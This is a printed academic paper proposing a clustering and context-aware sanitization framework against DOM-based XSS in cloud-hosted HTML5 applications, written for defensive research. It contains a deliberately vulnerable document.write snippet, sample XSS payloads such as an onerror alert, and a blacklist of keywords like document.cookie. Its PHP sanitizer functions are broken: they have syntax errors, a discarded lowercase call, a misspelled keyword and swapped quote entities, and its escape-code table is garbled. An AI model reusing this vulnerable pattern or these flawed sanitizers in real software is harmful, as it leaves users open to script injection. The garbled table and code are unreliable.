Usually, XSS attack comes in variety of three different flavors: Reflected, Stored and DOM-based XSS attack. Numerous XSS defensive methodologies have been designed for detecting and mitigating the effect of reflected and XSS worms [Parameshwaran et al. (2015), Lekies et al. (2013), David et al. (2008)]. However, very few solutions have been designed for completely alleviating the effect of DOM-Based XSS vulnerabilities from the HTML5-based web applications. In this attack, the Web application's client-side scripts write the user provided data to the DOM. Finally, this data is subsequently read by the HTML5 Web application and display results on browser. If the data is not validated, then an attacker may inculcate the malicious scripts that is stored as a part of DOM and gets executed when data is read from DOM and triggers adverse effects. Figure 2 highlights the vulnerable code utilized for the injection of DOM-based XSS attack on HTML5 web application.

EXPLOITATION OF DOM-BASED XSS ATTACK ON CLOUD-BASED HTML 5 WEB APPLICATIONS


This class of XSS attack is somewhat analogous to reflected XSS attacks. The only dissimilarity is that there is no need of transmission of data on the web server since, all things will execute at the browser. Therefore, there is no mechanism of sanitization present on the web server for this class of attack. Mechanism of sanitization is required on the web browser. In Figure 3, by utilizing the JavaScript code, the username is displayed on HTML page in the browser. In reflected XSS attack, the JS code run as

Figure 2. Vulnerable code snippet for DOM-Based XSS attack

```
<html>
<body>
  <script type =“text/javascript”>
    var usernamePos =
window.location.search
        .indexof(“username=”);
    if (usernamePos >= 0)
    {
          var username =
window.location.serach
              .substr(usernamePos + 9);
          document.write(username);
    }
</script>
</body>
</html>
```


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 3. Exploitation of DOM-Based XSS attack on cloud-based OSN



well as display a dialog box on the victim's browser. However, for the exploitation of DOM-based XSS attack, there is no requirement of generating a dialog box on the browser by the attacker. Instead, attacker can run random malicious JS code. Figure 3 illustrates the exploitation of DOM-based XSS attack on the vulnerable cloud-based OSN web server.

Following are key steps of exploiting the vulnerabilities of DOM-Based XSS attacks:

- Initially, attacker crafts a malicious URL incorporating a malicious JavaScript string and sends it to user to lure victim.
- Then, victim is tricked to click on the URL and compels to make a request for the multimedia resource from OSN server on cloud network.
- An error message is generated by the OSN server including the malicious script, as the requested resource is not stored into the OSN server. It is returned to the user as HTTP response.
- At the client side, browser renders the HTTP response and executes the returned malicious script which triggers the modification in the DOM structure.
- When browser processes the DOM tree to display the result then HTML5 script performs maliciously and sends sensitive information to the attacker's domain.

EXISTING DOM-BASED XSS DEFENSIVE SOLUTIONS

Parameshwaran (Parameshwaran et al. (2015)) evaluates and identifies DOM-based XSS susceptibilities in web applications. The technique rewrites JavaScript of the requested website to achieve character-precise taint tracing. It has two core modules: Instrumentation engine and Exploit generation. The

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

former is responsible for character-precise taint tracing. It intercepts HTTP request, recognizes malicious JavaScript in the HTTP response. The later module analyses the tainted flows, identified by the first module, and constructs context-based test payloads, which can be simply tested on the vulnerable web site. Lekis (Lekies et al. (2013)) designed a technique that exploits a taint aware JavaScript engine with DOM implementation and context-sensitive method for the generation of exploits. The technique provides complete analysis of all JavaScript features and DOM APIs by altering the JavaScript engine. Finally, attack vectors are injected depending on the context information to detect the XSS worm. Bates et al. (Bates et al. (2010) broadly investigate the condition of the ability of these three-client side XSS filters (IE8 (David et al. (2008)), noXSS (Jeremias, 2008) and NoScript (Giorgio, n.d)) and designed XSS Auditor, that is currently facilitated by default in Google Chrome. It scans the Document Object Model (DOM) tree generated by the HTML parser for the clear interpretation of the semantics of the HTTP response. In addition, it also provides the provision for discovering the untrusted external scripts that utilize the document.write functions.

Cao (Cao, 2012) proposed a tool known as Path Cutter, which utilizes the dynamic analysis by jamming the transmission path of XSS worms by restricting the DOM access to several different views at the web browser and hampers the illicit HTTP web requests to the web server. Their technique partition the web application into several views. Path-Cutter separates these views on the client side by simply permitting those HTTP requests approaching from a view with the authorized privileges. Sun (Sun, 2009) proposed an entirely client-side solution, employed as a Firefox plug-in that utilizes a string similarity methodology to identify the instances where downloaded scripts strictly look likes an outgoing HTTP requests. The key idea of this technique is to discover alike strings involving the category of parameter values in departing HTTP requests and extracted external files, and the category of DOM scripts. This technique discovers self-replicating XSS worms by calculating a string similarity distance between DOM nodes and HTTP requests executed at run-time by the client-side web browser. They capture every HTTP request on the browser side and match them with implanted scripts in the currently loaded web page. Balzarotti (Balzarotti et al., 2008) integrates static and dynamic analysis to model the sanitization method. Their analysis is utilized to detect the defective sanitization routines that can be evaded by a malicious attacker. Such routines are detected by recreating the source code used by the web application and then run this recreated code with the malicious input values in order to determine the defective sanitization routines.

EXISTING CHALLENGES

Although, numerous defensive solutions have been proposed recently, however, they are not capable enough to integrate in the existing infrastructures of cloud. Moreover, existing open source solutions cannot detect and alleviate the novel HTML5 XSS attack vectors from the cloud-based HTML5 web applications. Following are some of the untouched security challenges that needs to be integrated in the existing framework of DOM-based XSS defensive solutions:

Improper Handling of Client-Side Script Injection

In order to exploit the vulnerabilities of the two categories of XSS worms (i.e., stored and reflected), attacker usually has to inject the malicious script code on the server-side. The existing literature comprises of numerous existing XSS defensive solutions for these two categories of XSS worms. However,

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

very few solutions had been proposed for detecting and mitigating the effect of client-side malicious script injection. Properties like innerHTML, document.location, etc. are being utilized by an attacker to inject the malicious/untrusted scripts on the web browser. The parser on the web browser interprets the HTML document (embedded with scripts) and generates a DOM tree for the better and enhanced representation of the HTML document. The injected script code in this DOM tree will alter the content of the document and this alteration will give rise to DOM-based XSS attack on the client-side. Nowadays, attacker utilizes and injects the HTML5 XSS attack vectors, alter the structure of the tree and exploit the DOM-based XSS vulnerability on the web browser.

Exclusion of New XSS Attack Vector Repositories

The XSS worm detection capability of framework of existing literature were usually tested and evaluated by referring the XSS attack vectors from single source repository (i.e. XSS cheat sheet). However, there are four other XSS attack vector repositories available on the Internet that includes latest HTML5 XSS attack vectors too. Most of the recent work has injected the XSS attack vectors on the vulnerable injection points of real world web applications. On the other hand, the machine learning-based XSS defensive methodologies had also calculated the features of this vulnerable JavaScript code by referring the XSS cheat sheet. Therefore, the XSS worm detection capability of robust solution must be evaluated by referring the XSS attack vectors from other four contemporary repositories.

No Sanitization Support for New HTML5 Features

In the contemporary era of World Wide Web (WWW), HTML5 is being utilized as an emerging platform for the development of modern web applications. The key advantage of adopting this feature is that it can be easily integrated among other platforms of web browsers. However, it introduces some new tags and attributes (such as <video>, <source>, <autofocus>, etc.) which can be utilized for creating new XSS attack vectors.

<video><source onerror= “alert(1)”></video>

The modern web browsers or existing XSS filters does not check for this HTML5 attack vector. A simple popup window will appear with message ‘1’ on the screen. Therefore, a robust XSS defensive solution is the need of the hour that will detect and introduce an effective mechanism of sanitizing/filtering the HTML5 XSS attack vectors.

Unable to Determine Nested Context

Existing literature [(Bates et al. (2010), Cao et al. (2012), Sun et al. (2009)] introduced some of the XSS defensive mechanisms that perform the context-sensitive sanitization on the untrusted/malicious variables of HTML5 and JavaScript code. Such technique determines the context of unsafe JavaScript/HTML5 variables and accordingly performs the sanitization on them. However, this sort of sanitization is no longer effective as it does not determine the nested context of such untrusted variables. Therefore, most of the inner/nested context of such variables is uncovered with the sanitization routines that lead to the

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

exploitation of XSS worms. The XSS defensive technique must incorporate a mechanism of determining the nested context of such malicious HTML5variables and must perform the accurate placement of sanitization routines in such contexts.

Non-Optimized Scalability

Most of the existing XSS defensive solutions were tested and evaluated on the tested bed of open source HTML-based web applications. In addition, very few existing defensive frameworks were tested on the real world platforms of HTML5 OSN-based web applications. On the other hand, some of the recent frameworks demands major alterations in the existing infrastructure of web applications. Moreover, the setup of existing framework of XSS defensive solutions couldn't be easily integrated in the virtual machines of cloud platforms. Although, no XSS defensive solutions has been designed for the platforms of cloud-based HTML5 web applications.

Instead of referring the outdated Internet settings for constructing an expensive setup, numerous commercial IT organizations are accessing the services of OSN sites (such as Twitter, Facebook, Linkedin, etc.) on the cloud platforms. Hence, the infrastructure settings of framework solution must be capable enough to integrate in the settings of cloud environment and should evaluate the XSS worm recognition capability on cloud-based OSN platforms.

KEY CONTRIBUTIONS

Based on the severe performance issues, this article presents a cloud-based framework that scans for the DOM-based XSS vulnerabilities in the cloud-based HTML5 web applications. The framework operates in two phases: learning and validation phase. The former phase generates the clustered HTML5 attack vector templates by calculating the measure of similarity between the two extracted HTML5 attack vector strings. The clustering on such JavaScript strings optimizes the process of context-sensitive sanitization in comparison to existing XSS defensive techniques. The later phase detects the injection of untrusted HTML5 code in the DOM tree by detecting the variation in the embedded set of HTML5 code in the HTTP response messages of both the phases of our work. Any variation will indicate the injection of malicious HTML5 code in the script nodes of DOM tree. In addition, the possible different context of malicious variables embedded in such code will be identified and accordingly performs the context-sensitive sanitization on them for completely alleviating the effect of DOM-based XSS vulnerabilities from the cloud-based HTML5 web applications.

The prototype of our cloud-based framework was developed in Java development framework and integrated its settings on the virtual machines of mobile cloud platforms. Experimental evaluation of our framework was done on the tested suite of real world HTML5 web applications by referring the latest XSS attack vectors from the freely available XSS attack vector repositories (RSnake, 2008). Performance evaluation results revealed that our work detects the injection of XSS worms in the runtime generation of DOM tree with tolerable rate of false positives and false negatives and experienced acceptable performance overhead during the runtime sanitization of malicious HTML5 attack vector strings.

The rest of the paper is organized as follows: In section 2, we have introduced our work in detail. Implementation and evaluation of our work are discussed in section 3. Finally, section 4 concludes our work and discusses further scope of work.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

PROPOSED DESIGN

This article presents a framework that thwarts the DOM-based XSS vulnerabilities from the HTML5 web applications deployed in the cloud platforms. The key focus of our technique is to enhance and optimize the context-sensitive sanitization procedure of HTML5 attack payloads by determining the nested context of suspicious variables embedded in such code. The novelty of our framework lies in the fact that it performs the context-sensitive sanitization on the clustered templates of malicious/untrusted HTML5 script payloads. The recent work executes this sanitization process on the individual HTML5 attack vector payloads that consumes more time in policy checks and degrades the runtime performance of web browsers in cloud environment. However, in order to optimize the process of context-sensitive sanitization, our work initially performs the clustering on the similar suspicious HTML5 strings and accordingly performs the context-aware sanitization on them. This process overall increases the web surfing experience of users on the cloud platforms and enhances the context-aware sanitization process in comparison to existing XSS defensive techniques. The next sub-section discusses the detailed design overview of our cloud-based XSS defensive framework.

ABSTRACT DESIGN OVERVIEW


The proposed framework is a clustering and context-aware sanitization-based framework that obstructs the execution of DOM-based XSS attacks from HTML5-based web applications. Figure 4 highlights the abstract design overview of our framework. The framework extracts the web application modules embedded in the sanitized HTTP response. Such HTTP response will undergo through sanitizer variance detector for detecting the injection of suspicious HTML5 code by detecting the variation in the clustered sanitized HTTP responses generated at both the phases (i.e. learning and validation phase) of our framework. Any variation will simply locate the injection of suspicious HTML5 code in the HTTP response generated at the learning phase. The sanitization engine will find out the diverse context of such malicious HTML5 code and accordingly implements the sanitization primitives on them for alleviating the execution of such code on the mobile cloud platforms.

DETAILED DESIGN OVERVIEW

The proposed cloud-based XSS defensive framework executes in two phases: learning and validation. The learning phase executes in offline mode and activates the code tracing technique on the extracted modules of HTML5 web applications. These modules will be explored for the vulnerable injection points and the HTML5 script code embedded in such points. The key motto of this phase is to generate the clustered templates of extracted similar malicious HTML5 script and consequently executes the sanitization process on such templates in a context-sensitive manner. On the other hand, the validation phase generates the DOM tree of HTTP response generated at the OSN web server. This tree will be explored for the script nodes which are generated dynamically on the server. The extracted script nodes will undergo through the process of de-obfuscation and extract the decoded HTML5 script code. The variation indicator component will detect the variation in this obfuscated set of script code and the sanitized JavaScript strings

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 4. Abstract view of our framework



generated at learning phase. Any variation observed in both these set of JavaScript strings will indicate the injection of malicious HTML5 code in the DOM tree generated at the OSN server. The context of malicious variables embedded in such strings will be identified, performs the context-aware sanitization on them and finally sanitized HTTP response is redirected to the web browser. Figure 6 highlights the detailed overview of cloud-based XSS defensive framework. The next-subsection discusses the two phases and their corresponding modules of cloud-based framework in detail.

LEARNING PHASE

The key goal of this phase is to perform the clustering on the extracted malicious HTML5 script code strings based on their level of similarity and consequently generate the sanitized clustered templates by executing the process of context-aware sanitization on them. Figure 5 highlights the detailed algorithm of learning phase.

This algorithm works as follows: Initially, it generates HTTP response H_{RES} corresponding to each H_{REQ}. Then, it extracts the specified web page WP_I by exploring the internal links in the response. Then, it parses the WP_I and construct DFG[N][T]. All HTML5 code then shifted to the external HTML5 file ext.file. To reduce the sanitization overhead, it performs the clustering on the extracted HTML5 code and store the result into C_Log. Then, it executes sanitization_engine functionality and stores the results into the S_Log. Finally, it outputs S_Log to be forwarded to the client.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 5. Algorithm of learning phase

Algorithm

Input: Set of extracted HTTP request
Output: Sanitized HTTP response

Start
For each HTTP request H_{REQ}
Generate HTTP response H_{RES};
For each H_{RES}
$WP_I \Leftarrow$ Crawler (H_{RES});
DFG[N][T] $\Leftarrow$ Parser(WP_I);
(ext.file, H_{RES}) $\Leftarrow$
HTML5_Code_Instrumentation(DFG[N][T]);
C_Log $\Leftarrow$Clustering(ext.file);
S_Log $\Leftarrow$sanitization_engine(C_Log);
End For each
Return S_Log;
End

Key Modules of Learning Phase

Here, note that, the modules of learning phase are executed in offline mode and installed on the OSN web server. Following are some of the details of key modules of learning phase cloud-based framework.

Code Tracer

It consists of two key sub-components: web crawler and HTML5 parser. The web crawler component initially receives the web application module generated as the HTTP response by the OSN server. Its key goal is to construct a parse tree by the parser i.e. Document Object Model (DOM). It is a method by which browser interprets the document and display it to the user. During the parsing phase, executable HTML5 script nodes are determined and nodes are created for them in the parse tree. In addition to this, data nodes are also created in this component. Finally, this tree is passed to the next subsequent module for further JavaScript code instrumentation.


HTML5 Code Instrumentation

The key goal of this module is to extract all the HTML5 script code embedded in the DOM tree. In this step, DOM tree is processed to identify all HTML5 code. In this tree, each possible path from root to leaf node depicts one output of web page.

Thus, a standard algorithm is used to compute all paths and examine each output statement to identify the HTML5 code. Nevertheless, it is not possible to manage all identified paths, since even in a simple web page unique path may explode very fast. To ease this problem, we search in the DOM tree to check for the opening and closing HTML5 tags. Then, for every couple of JavaScript tags (<script>…. </script>), we inspect each unique path between opening and closing tags by using graph traversal algorithm such as Depth First Search (DFS). Each identified path represents the JavaScript code that the web page code might result. Figure 7 highlights the algorithm for HTML5 string code instrumentation and extraction.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 6. Detailed design view of our framework



This algorithm implements as follows: Input to the algorithm is the constructed data flow graph DFG[N] [T]. It analyses each node n_I of the graph to check whether it is a script node or not. If it is a script node (<script>) then, it set a script flag S.FI and moves entire content into a buffer S.bufI until it traverses to a closing script node (</script>). Flag and buffer are unique to each script node pair in the response. Finally, it shifts the entire content of buffer in the external HTML5 file ext.file and produces this file

Figure 7. Algorithm for HTML5 code instrumentation

Input: Dataflow Graph DFG(N, T)
Output: JavaScript External File

Start
For Each $n_I \in N$
  if (n_I ==<script>)
    while (n_I != </script>)
      $S.F_I \Leftarrow$ True;
      $S.buf_I \Leftarrow n_I$.value;
      $n_I \Leftarrow DFS(n_I)$;
    End while
  ext.file $\Leftarrow$ S.buffer;
  End if
End for each
return ext.file
End

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

as its output. In the algorithm shown in the Figure 8, S_File is a log maintained to store all possible recognized HTML5 file. This algorithm processes a data flow graph as follows: We audit each node (n) in the graph (N, T) to check its content. If it is <script> tag, then we extract the content of each node in S_File that appears during the traversal of unique path, until a node with content </script> is found. Finally, it outputs S_File comprising of HTML5 script code that a web page might result.

Clustering

This component implements an algorithm (as shown in Figure 9) for clustering the extracted attack vectors payloads depending on their similarity ratio. Consequently, a clustered template is generated that describes the attack vectors in compressed form. Consider the example as shown below:

<script>alert(48a$bc);</script>
<script>alert(48xv&ez);</script>

These scripts only differ by their argument value. In this view, a compressed template is generated by applying the proposed algorithm as shown in Figure 9. A template is a string produced by several types of lexical tokens that are considered to be common for each attack vector payload in a cluster, along with variable portion, represented by the placeholders. N- used as substitute for numbers and S- used as substitute for alphanumeric characters. Thus, template for the above set of scripts is denoted as:

<script>alert(48-S-);</script>

Figure 8. Algorithm for HTML5 string extraction

Input: Control Flow Graph (N, T)
Output: Retrieved HTML5 Script Code.

Start
S_File $\leftarrow \phi$;
For Each n $\in$ N
  If (n.val!= "<script>") **then**
    Ignore n;
  Else (n.val == "<script>")
    While (n_I.val!= "</script>")
      S_log $\leftarrow$ n_I.val;
      n_I $\leftarrow$ **DFS(n);**
    End while
  End If
End For
Return S_log
End

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 9. Algorithm for clustering of HTML5 attack vectors

```
Input: Untrusted HTML5 Script Code
Output: Clustered Template of Attack Vector Payloads
Threshold (β):= 0;
Start
WUJS ←Whitelist of extracted untrusted HTML5 code;
WCJS ← NULL;
VI ←0
For Each untrusted HTML code JI ∈ WUJS
        Compare(JI , JI+1);
        LI ← Levenshtein_distance(JI , JI+1);
        If (LI > β)
            Accept (JI , JI+1);
                Generate template TP ∈ (JI , JI+1);
                WCJS ←TP ∪ WCJS;
        End If
        Else
             Eliminate (JI , JI+1);
             Pick next pair (JI+1, JI+2);
        End Else
End For Each
Return WCJS
End
```

The input to the algorithm is the WU_{JS} that contains the list of the extracted untrusted HTML5 code. In all iterations, firstly, it compares a pair of attack vectors J_I and J_{I+1} and then uses Levenshtein distance (L_I) to generate the templates. It is defined as the minimum amount of single character deletion, insertion or substitution required to convert one form of string to another. If L_I is less than a selected threshold (β) then, extract the similar character between the pair of attack vectors J_I and $J_{I+1.}$ Non-similar characters are replaced by the placeholders (N/S). Otherwise, pair is discarded and it selects another pair for comparison. Final output is the clustered template as shown by above example. The generated template T is stored in the WC_{JS} for further processing.

Sanitization Engine

Sanitization is a process for substituting the untrusted user variable with the sanitized variable. Clustered scripts templates are sanitized according to the context in which they are used in the HTML5 document. In addition, the same clustering algorithm is applied on the sanitized templates of the malicious XSS attack vectors. Figure 10 describes the proposed algorithm used by the sanitization engine to sanitize the HTML5 string templates. Lastly, the clustered sanitized templates are now saved to the sanitized HTTP response repository, which will be further utilized by the variation indicator for detecting the injection of untrusted HTML5 strings in the DOM tree.

The algorithm shown in Figure 10 executes as follows: San_file includes the sanitizer vector used for sanitization. M_V is an array used to hold the untrusted variables. S_V denote an array used to hold the sanitized variable. CL_file stores the list of the clustered templates and SCL_file is used to store sani-

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 10. Algorithm for sanitization of clustered templates of HTML5 attack vectors

Input: Set of Clustered Template of Attack Vector Payloads (T_{P1}, T_{P2},…..T_{PN})
Output: Sanitized Attack Vectors Templates

Start
San_file ⇐ Whitelist of available sanitizers routines (San_1, San_2,----San_3)
CL_file ⇐ Whitelist of clustered templates;
SCL_file ⇐ ϕ;
M_V ⇐ ϕ;
S_V ⇐ ϕ;
For Each template $T_P \in$ CL_file
    M_V ⇐ malicious variable(T_P);
    C_F ⇐ Context_finder(M_V);
    S_I ⇐ ($S_I \in$ San file) $\cap$ (S_I matches C_F);
    S_V ⇐ S_V (M_V);
    San_file ⇐ $S_V \cup$ San_file;
End For Each
For Each $S_V \in$ San_file
    SCL_file ⇐ Clustering(S_V);
End For Each
Return SCl_file;
End

tized clustered template. For every template T_P retrieved from CL_file, the algorithm searches for the untrusted variable and stores it in the M_V to determine the context (C_F) and then apply the sanitizer (S_I) according to the context in which M_V is used. Sanitized variable is stored in S_V and then it is appended to the San_file for more effective result. After sanitization of each template in CL_file, we apply clustering algorithm as shown in Figure 9 to the sanitized template array San_file and store the sanitized clustered template in SCL_file. All the sanitized variables are then injected to the HTML document at their respective locations and modified HTML document is displayed to the user.

VALIDATION PHASE

The key goal of this phase is to detect the injection of untrusted/malicious HTML5 strings in the DOM tree and alleviate the execution of such malicious strings by applying the process of context-aware sanitization on the untrusted variables of such strings. Figure 11 highlights the detailed algorithm of working of this phase. The working of the algorithm is defined as follows: Initially, it generates HTTP response H_{RES} corresponding to each received HTTP request. Then, it constructs DOM tree as R_D and stores all the content between the pair <script>…</script> in scr_log. To detect the XSS attack, it compares both the extractedHTML5 code present in San_file and scr_log. If no variance occurs, then no XSS attack. Otherwise, malicious untrusted variable is extracted as S_I and its context is determined to correctly identify the sanitizer's function. Finally, the identified sanitizer is applied on the untrusted variable present in the malicious JavaScript. Lastly, it produces sanitized HTTP response for user free from the malicious content causing XSS attack.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Key Modules of Validation Phase

All the modules of this phase are deployed on the virtual machines of cloud platforms. The detailed workings of some of the modules of this phase are as follows:

DOM Tree Generator

The DOM is a convention for representing and interacting with objects in HTML, XML documents. The DOM is platform independent and nodes of every document are organized in a tree structure and this type of tree representation of HTML, XML objects are called DOM Trees. The node in a DOM tree can have several child nodes and these nodes are called siblings. The DOM trees can be generated using DOM Tree generator and these trees can be compared to verify the addition of malicious scripts in webpages.

Figure 12 explains the detailed algorithm of DOM tree generation. The working process of the algorithm is described as follows: Initially, it extracts HTTP response web page as W_{PI}. Firstly, it discovers first HTML tag and stores it in AT_I and also pushes it into the stack S_K. Then, AT_I is added to the empty DOM tree as its root node. All the identified tags are stored into the repository HTML_file as well as extended to the Stack. Until stack is empty, it extracts each HTML tag as 'Pos' and check if it is an opening tag or closing tag. If opening tag then, it finds out the size of stack in P and traverses

Figure 11. Algorithm of validation phase

```
Input: Set of extracted HTTP request
Output: Modified sanitized HTTP response
Start
For each HREQ
        Generate HRES;
        for each HRES
                RD ⇐DOM Tree
Generator(HRES);
                For each node ND∈RD
                if (ND == <script>) then
                  while (ND != </script>) then
                        scr_log⇐RD;
                        RD ⇐DFS(RD);
                  End while
                End if
        End for each
        Perform decoding on scr_log
        X ⇐Compare(San_file, scr_log)
        if (X == true) then
          No XSS;
          Return HRES;
        Else
          SI ⇐Untrusted Variable(V∈scr_log)
          context ⇐Context_finder(SI);
          HRES ⇐Sanitization engine(context);
          Return HRES;
      End if
  End for each
End
```


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

the partially generated DOM tree up to depth level P. When it reaches the last traversed node Q, then it adds the extracted HTML tag. Additionally, it add it to the stack and in to the HTML5_file. Otherwise, it pops out from the stack and returns the root node of the generated DOM tree for further processing to other component.

De-Obfuscation

This component performs the decoding of the obfuscated HTML5 code. In order to bypass the XSS filters applied at server and/or client side, attackers, generally, performs the obfuscation on the simple malicious HTML5 code. Therefore, it is necessary to de-obfuscate the injected HTML5 code to clearly identify the malicious elements present in it. Table 1 highlights some of the list of escape codes. Suppose malicious attacker inserts <script>alert ("XSS") </script> inside the variable area of victim's web application, then the special character like '<', '>' would be replaced with &#60 and &#62. Now, the web browser will show this script of a portion of a web page, however the web browser could not run the script.

Context Finder

The goal of this component is to identify the context of each type of untrusted variable included in the HTML5 string entered as untrusted input by user. It will reveal the context in which each untrusted variable in HTML5 input will be safely rendered and sanitizers' functions are selected accordingly.

Figure 13 illustrates the algorithm processed to determine the context. The working of this algorithm is described as follows: Input to the above algorithm is the set of the extracted JavaScript code as SC_file.

Con_ file is a log maintained to store context of each untrusted variable present in the JavaScript code. For each untrusted JavaScript variable M_I, we attach a context finder CF in the form as $CT_I \leftarrow (CF)M_I$. The generated output is the internal representation of the extracted JavaScript code embedded with the context finder CF corresponds to each untrusted variable present in it. After this, it is merged with the Con_file as $Con_file \leftarrow CT_I \cup$ Con_file. For each $CT_I \in$ Con_file, we generate and solve the type constraints. Here, ϕ represents the type environment that performs the mapping of the JavaScript

Table 1. List of escape codes

Display	Hexadecimal Code	Numerical Code
"	"	"
#	#	#
&	&	&
'	'	'
(	(	(
)	)	)
/	/	/
;	;	;
<	<	<
>	>	>

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 12. Algorithm for DOM tree generation of HTTP response

```
Input: Set of HTTP response
Output: Address of root node of extracted
DOM tree
Start
S_K ← ϕ;        /* initially stack empty*/
R ← ϕ           /* root node of the DOM tree*/
HTML_file ← ϕ;
For Each H_RES
    WP_I ← web page ≙ HR_I;
    AT_I ← retrieve_attribute(WP_I);
    S_K.insert(AT_I);
    Root.insert_node(ATI, NULL);
    HTML_file ← AT_I ∪ HTML_file;
    While (S_K!= " ")
        Pos ← retrieve_attributes(WP_I);
        If ( initial_tag(Pos)) then
          P ← S_K.size();
          Q ← DFS(Root, P);
          Root.insert_node(Pos, Q);
          S_K.insert(Pos);
          HTML5_file ← Pos ∪ HTML_file;
        Else If ( closing_tag(Pos)) then
          S_K.remove();
        End If
    End While
End For Each
Return root
End
```

variable to the Context finder CF. In the path-sensitive system, variable's context changes from one point to other point. Thus, to handle this issue, untrusted variables are represented through the typing judgments as $\phi \mapsto e$: CF.

It indicates that at any program location, e has context finder CF in the type environment ϕ. Finally, all CT_I variables have been assigned the context dynamically (string, regular expression, numeric etc.) and produce the modified log Con_file as output. This step outputs untrusted variable, present in the extracted HTML5 code, with their context in which browser interprets it.

UNDERSTANDING CONTEXT-SENSITIVE SANITIZATION

In our work, we have described the technique of sanitizing the different categories of HTML5 script code. We have developed some manual functions that are utilized for sanitizing the malicious code of HTML5 in a context-aware manner.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 13. Algorithm for determining diverse context of HTML5 code

Input: Whitelist of decoded malicious HTML5 code
Output: Context of each untrusted variable in HTML5.

Start
Context finder: $CF_1| CF_2|...|CF_N$;
SC_file ← Whitelist of retrieved HTML5 Script code.
Con_file ← ϕ; /* list for type qualifier variables*/
For Each retrieved script code SC_I
    M_I ←malicious variable ≙ SC_I;
    CT_I ← $CF(M_I)$;
    Con_file ← $CT_I \cup$ Con_file;
End For Each
For Each $CT_I \in$ Con_file
    Parse(SC_I);
    If ($M_I \in$ String) **then**
      $\varphi \mapsto CT_I$: String;
    Else if ($M_I \in$ Numeral) **then**
      $\varphi \mapsto CT_I$: Numeral;
    Else if ($M_I \in$ Regular Expression) **then**
      $\varphi \mapsto CT_I$: Regular expression;
    Else if ($M_I \in$ Literal) **then**
      $\varphi \mapsto CT_I$: Literal;
    Else if ($M_I \in$ Constant) **then**
      $\varphi \mapsto CT_I$: Constant;
    End If
End For Each
Con_file ← newvalue(CT_I);
Return Con_file;
End

Sanitization of Suspicious Keywords

A doubtful keyword falls in the category of identified malicious data for blocking illegitimate data from execution. Our technique has utilized a fixed template of sanitization which will sanitize the user input in a precise manner. If any user-injected string matches the template of sanitization, then it is recognized as a XSS worm and would be further substituted with resultant keywords. Usually, document. write, parentNode, <embed, document.cookie, <script etc. are considered to be some of the insecure or doubtful keywords. Our technique has statically generated a compiled list of blacklisted keywords and blocked those HTML5 attack vectors whose keywords falls in those blacklisted category. The details of this are as shown in the Figure 14.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 14. Function for sanitizing insecure keywords

```
public function sanitize_blacklisted($str)
{
   strtolower($str);
   $blacklisted = array(
            'document.cookie'     => '';
            'document.write'      => '';
            '<!—'                 => '&lt;!—';
            '-->'                 => '--&gt;';
            '<! [CDATA['          => '&lt; !
[CDATA[',
            '<comment>            =>
'&lt;comment&gt;';
            '.parentNode          => '',
            '.innerHTML'          => '',
            'window1ocation'      => '',
            '-moz-binding'        => '',
            '<embed'              => '',
            '<applet'             => '',
            '<object'             => '',
            '<script'             => '',
   );
$str = str_ireplace(array_keys($blacklisted),
$blacklisted, $str);
return $str;
}
```

Sanitization of Character Escaping

In order to alleviate XSS worms, web application requires confirming that every variable outputs associated with a web page are properly encoded/encrypted before being reverted towards the web browser. Thwarting XSS attack vectors implies to replace all possible exceptional characters utilized in the exploitation of such attacks. Our technique has escaped the malicious characters through utilizing the &# arrangement followed through its code of character. Table 1 highlights some of the list of escape codes. Suppose malicious attacker inserts <script>alert("XSS") </script> inside the variable area of victim's web application, then the special character like '<', '>' would be replaced with &#60 and &#62. Now the web browser will show this script in the form of a portion of a web page, however the web browser could not run the script. Figure 15 illustrates the technique related to filtering character escaping. We have incorporated the feature of list of common escape codes in our technique and thus, our cloud-based framework can stop the web browsers of OSN users from executing such scripts.

Recent work performs the context-aware sanitization on the malicious variables embedded in JavaScript. However, they could not able to determine the nested context of such malicious code. Our wok initially determines the nested context of suspicious variables embedded in HTML5 code and accordingly performs the sanitization on them. This order of context-aware sanitization completely alleviates the DOM-based XSS vulnerabilities from the HTML5 web applications.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 15. Function for sanitizing character escaping

```
Public function filter_char_esc($string)
{
    $str = str_replace
        (
            array('<', '>', '"', "'", ')', '('),
            array('&#x3C;', '&#x3E;', '&#x27;', '&#x22;',
'&#x29;', '&#x28;')
            $string
        );
    $str = str_ireplace( '%3Cscript', ' ', $str );
    return $str;
}
```

KEY MERITS

